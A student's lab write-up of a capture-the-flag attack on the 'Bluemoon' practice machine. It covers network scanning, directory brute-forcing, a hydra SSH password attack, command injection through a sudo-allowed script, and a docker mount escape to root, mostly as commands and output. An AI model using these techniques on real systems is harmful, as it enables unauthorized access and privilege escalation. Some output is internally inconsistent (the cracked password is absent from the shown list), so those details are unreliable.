
NAME: SITI NURSYAFIQAH BINTI FADIL

ID STUDENT : 52215125454

LAB GROUP: L02-B02

1. Opening the Bluemoon machine (the victim) , stay on the login.



2. Scan the network using “netdiscover” and “nmap” to scan the local network (the attacker’s) and then find the IP address assigned to the Bluemoon machine.

   Netdiscover result:

```
 Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.56.1    0a:00:27:00:00:0d      1      60  Unknown vendor
 192.168.56.100  08:00:27:8d:01:9e      1      60  PCS Systemtechnik GmbH
 192.168.56.101  08:00:27:82:8c:a8      1      60  PCS Systemtechnik GmbH
```

Then use nmap:

```
┌──(root㉿piqa)-[/home/piqa]
└─# nmap -sn 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-04 23:35 +0800
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
n
ARP Ping Scan Timing: About 70.78% done; ETC: 23:35 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
n
ARP Ping Scan Timing: About 71.37% done; ETC: 23:35 (0:00:01 remaining)
Nmap scan report for 192.168.56.1
Host is up (0.00032s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
MAC Address: 08:00:27:8D:01:9E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.00043s latency).
MAC Address: 08:00:27:82:8C:A8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.89 seconds
```

After scanning the network, there are few machines in the network and one of them will be the target which is “192.168.56.101”


3. Using the command “nmap -sV -p- -T4 192.168.56.101 to check the version and also to the running ports in the system.

```
┌──(root㉿piqa)-[/home/piqa]
└─# nmap -sV -p- -T4 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-04 23:38 +0800
Nmap scan report for 192.168.56.101
Host is up (0.00032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:82:8C:A8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.11 seconds
```

From the screenshot above, there are three running ports which are,

1. FTP – PORT 21
2. SSH – PORT 22
3. HTTP – PORT 80




The result after searching the target IP address in the browser.

4. Use the command “gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt” to brute force into subdirectory.

```
┌──(root㉿piqa)-[/home/piqa]
└─# gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
server-status        (Status: 403) [Size: 279]
hidden_text          (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

The screenshot above, there is a directory name “hidden_text”

What we received after searching it on the browser.



By clicking the “thank you” link, it will give the qr code like the screenshot below:



Decode the QR code using https://zxing.org/w/decode.jspx and this the result.

Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

The information gained from the QR code:

USER: userftp

PASSWORD: ftpp@ssword

Then we using the credentials to log into FTP

```
┌──(root㉿piqa)-[/home/piqa]
└─# ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 3.0.3)
Name (192.168.56.101:piqa): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Then using “ls” to see what we can find

```
ftp> ls
229 Entering Extended Passive Mode (|||18291|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp>
```

From the screenshot above, there are two files. Download the two files using “get <filename>”

```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||18598|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*********************************|   147      886.13 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (69.24 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||21962|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*********************************|   363        4.02 MiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (126.42 KiB/s)
ftp>
```

Download the two files using “get <filename>”

```
┌──(root㉿piqa)-[/home/piqa]
└─# cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password
 list. you May Choose Anyone of The Password.
```

Using the command “cat <filename> to see the content.

Content from information.txt

```
┌──(root㉿piqa)-[/home/piqa]
└─# cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password
 list. you May Choose Anyone of The Password.
```

Content from p_lists.txt

```
┌──(root㉿piqa)-[/home/piqa]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
```

5.Using hydra tool to crack Robin’s password.

The command: hydra -l robin -P p_lists.txt ssh://192.168.56.101


```
┌──(root㉿piqa)-[/home/piqa]
└─# hydra -l robin -P p_lists.txt ssh://192.168.56.101
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-05 00:
11:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32)
, ~2 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complet
e until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-05 00:
11:13
```


6. Using SSH to login as robin using the command:
   “ssh robin@192.168.56.101”

Robin credentials:


Login: robin
Password: k4rv3ndh4nh4ck3r



Using the command “ls -al”



The first flag from one of the files:



Then, using the command “sudo -l” to list what their user can run as Sudo that is having a file feedback.sh which was run by jerry which is another user.

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

Now the feedback.sh file is visible in the project directory and now let’s access it.

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
```

7. Using the command “sudo -u jerry /home/robin/project/feedback.sh” to execute it as a user jerry.

```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : bash

id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
pwd
/home/robin/project
ls
feedback.sh
cd
ls
user2.txt
cat user2.txt

You Found User-2 Flag

        ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root
```

Now, trying to get into interactives shell since we are not in the roots yet. Using the command: “python -c ‘import pty; pty.spawn(“/bin/bash”)’ ”

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$
```

8. Docker run -v /:/mnt –-rm -it alpine chroot /mnt sh

-v /:/mnt : This is used to mounts the host’s root directory “/” to the “/mnt” directory within the container. This allows the container to access files and directories on the host system.

--rm: This specifies that the container ought to be automatically removed when it exists.

-it : This is the combination of flags “-I” for interactive and -t for terminal which allocates a psudo-TTY and allows interaction with the container.

Apine: The name of the Docker image being used to create the container

Chroot /mnt sh: Executed inside the container and it changes the root directory to “/mnt”, making the host’s root directory the root directory within the container, and then starts an interactive shell “sh” within the container then starts and interactuce shell “sh” within that context.

```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk)
,10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /home
# ls
jerry  robin  userftp
# cdn ^H^H
sh: 4: cdn: not found
# cd /root
# ls -al
total 24
drwx------  3 root root 4096 Apr  4  2021 .
drwxr-xr-x 18 root root 4096 Mar  7  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Mar  7  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  240 Apr  4  2021 root.txt
# cat root.txt

==> Congratulations <==

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}
```

We already entered the root user’s privileges and we manages to get access the final flag from the root’s home directory.